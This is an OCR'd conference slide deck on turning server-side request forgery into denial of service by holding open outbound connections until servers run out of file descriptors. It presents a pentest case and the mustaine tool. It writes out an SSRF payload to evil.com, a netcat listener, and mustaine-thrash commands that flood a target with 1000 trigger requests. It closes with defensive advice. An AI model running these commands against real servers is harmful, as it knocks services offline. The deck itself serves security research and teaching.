IntWave
PRODUCT SECURITY EXPERTS

From SSRF to sustained server engagement

Dr. Dimitrios Glynos (PhD)
Director of Product Security Services


Security BSides Athens 2025
June 28, 2025

About this presentation

- During an engagement I noticed that a set of server-initiated requests used very long timeout values
  - These requests were *attacker controlled (SSRF)*
  - Wrote a tool to *measure the timeouts* and *demonstrate a DoS attack*
- This presentation will cover:
  - The fundamentals of Server-Side Request Forgery (SSRF)
  - A study on timeouts used in common data transfer frameworks
  - Timeout measurement and exploitation using ***mustaine***

Server-Side Request Forgery (SSRF)

- One or more parameters of a server-initiated request can be controlled by an attacker
  - Destination Address
  - Destination Path
  - Payload data
  - Protocol (http, https, ftp etc.)
  - HTTP Verb (very rare)



Server-Side Request Forgery (SSRF)

- An OWASP Top 10 Risk[1]
- Not going away any time soon
  - Consuming external services speeds up web development


[1] https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

Effects of SSRF exploitation

- Place a malicious call to an internal (otherwise unreachable) service
- Retrieve malicious data from an external service
- Proxy an attack to a third-party system
- Collect credentials transmitted with the request
  - JWTs
  - Trigger NTLM (Challenge-Response) Credential sending via UNC path on Windows Web Application (e.g. \\attacker-controlled\file)
- Port scan
- **Sustained Server Engagement** (DoS?)

Story Time

- Was performing Web Application Security Testing to a mixed monolith / microservices environment
- The monolith was based on Ruby-on-Rails
- The monolith used the CarrierWave framework[1] (v1.3.x) for data transfers between Amazon S3 buckets
  - User uploads logo picture to bucket A
  - **Front-end shares uploaded picture URL with Ruby-on-Rails backend**
  - Backend uses CarrierWave to transfer the picture from bucket A to bucket B



[1] https://github.com/carrierwaveuploader/carrierwave

Story Time

- Note: *Front-end shares uploaded picture URL with rails backend*
  - PATCH /mylogo
    Cookie: …session cookie…
    { ”url”: “https://s3.eu-west-1.amazonaws.com/xyz/foo.png” }
  - Backend ***blindly*** downloads any resource specified in “url” (SSRF!)
    - Causes GET request to said “url”
    - Only *https* transfers were allowed
  - For SSRF exploitation we’ll use {”url” : “https://evil.com/foo.png”}
  - HTTP logs on *evil.com*:
    [REDACTED IP] - - [20/Feb/2025:10:00:20 +0000] "GET /foo.png HTTP/1.1" 200 10935 "-" "CarrierWave/1.3.2"

Story Time


- Exploitation Problems
  - Upload of a malicious image (e.g. SVG) was not useful
  - Upload of a large image was not possible
  - Unauthenticated GET call to monolith endpoints was not useful
  - GET call to microservice endpoints was not possible (required JWT)
  - Internal port-scanning was possible (but not very interesting)
  - Proxied attack to third party GET API was possible (but not very interesting)
  - We're left with **Sustained Server Engagement**

Sustained Server Engagement

- Definition: Keep server occupied and cause a Denial of Service (DoS)
- Observation
  - Created a netcat endpoint at ***evil.com***
    - $ nc –l –p 443
    - CarrierWave sent a few bytes and retained an open connection
      - for **100 seconds** to finish **HTTPS negotiation**
      - for **60 seconds** to receive a response for **data sent over HTTPS**
- Exploitation
  - Abuse the SSRF call to cause **file descriptor starvation** on the server


File Descriptor Starvation in SSRF


- An SSRF call
  - Is received over a connected socket (inbound)
  - Is processed through a new connected socket (outbound)
- Keep in mind
  - A Web Application Process on Linux can typically have up to 1024 open file descriptors
  - An outbound connection will need a new source port and there's only 64k of them for a TCP/IP host



File Descriptor Starvation in SSRF

- Asymmetric attack
  - Issue multiple SSRF trigger requests
  - The inbound socket can be terminated while the outbound is opened






Open inbound vs outbound server sockets for 10 requests per sec.
[data: HTTPS initiation, Ruby-on-Rails, CarrierWave 100sec timeout]

File Descriptor Starvation in SSRF

- Observation in Cloud deployments



- AWS API Gateway Throttling

  https://docs.aws.amazon.com/apigateway/latest/developerguide/api-gateway-request-throttling.html

- AWS NAT Gateway connection and bandwidth limits


  https://docs.aws.amazon.com/vpc/latest/userguide/nat-gateway-basics.html

Carrying out the attack

- Developed two pieces of software in C
  - mustained (server)
  - mustaine-thrash (client)
- They’re open source, you can find them at:
  - https://github.com/dglynos/mustaine

Carrying out the attack

- $ ./mustained 30330 nossl 1200 stw




Carrying out the attack

- $ ./mustaine-thrash — client component
  --post /download — path
  --body 'url=http://11.22.33.44:30330/image.jpg' — POST parameters
  --host vulnerable-server.com:8080 — HTTP server to connect to
  --http — Use HTTP instead of HTTPS (default)
  --times 1000 — Make 1000 requests

HTTP verb

Carrying out the attack



Carrying out the attack

- Causing a DoS

```
* Failed to connect to vulnerable-server.com port 8080: Couldn't connect to server
* Closing connection
```

- Measuring the timeout of SSRF requests

[U27/60UC22C]

Thread #27 recorded a connection timeout at 60 seconds

Thread #22 picked up a new connection

Root Cause Analysis for CarrierWave Timeout

- When https is used, Ruby uses ***open_timeout*** for SSL negotiation
  - Default timeout value is 60 seconds
  - From lib/net/http.rb:
    1152: open_timeout = 60,
    ...
    1736: ssl_socket_connect(s, @open_timeout)
  - Therefore, the experienced 100 second delay must have been explicitly set (by the customer)

Prolonging the Connection

- $ ./mustained 30330 nossl 1200 chunked:file.png

serve the contents of this file
1 byte per second with
chunked encoding

You could test these with ncat btw ☺

Early Research Results

File Transfer Mechanism	Timeout when no response	Timeout for chunked response
Net::Http (Ruby)	60 seconds	> 100 seconds
httpx (Python)	5 seconds	> 100 seconds
requests (Python)	10 seconds	> 100 seconds
Axios (NodeJS)	> 100 seconds	> 100 seconds
HttpClient (.NET 8)	100 seconds	> 100 seconds
file_get_contents (PHP 8.2)	60 seconds	> 100 seconds
libcurl (PHP)	> 100 seconds	> 100 seconds
guzzle (PHP)	> 100 seconds	> 100 seconds
net/http (Go)	> 100 seconds	> 100 seconds
java.net.http.httpClient (Java)	> 100 seconds	> 100 seconds
reqwest (Rust)	> 100 seconds	> 100 seconds

Quick Takeaways

- SSRFs can be abused for DoS
  - Long timeouts can be abused for file descriptor exhaustion
- Use *mustaine* for your PoCs
  - If you like the project, get involved! – Ping me on Twitter (@dfunc)
- Stay focused: get the developers to fix the SSRF issue
  - Defense in depth: see that sane timeouts are applied to data transfers

Thank you!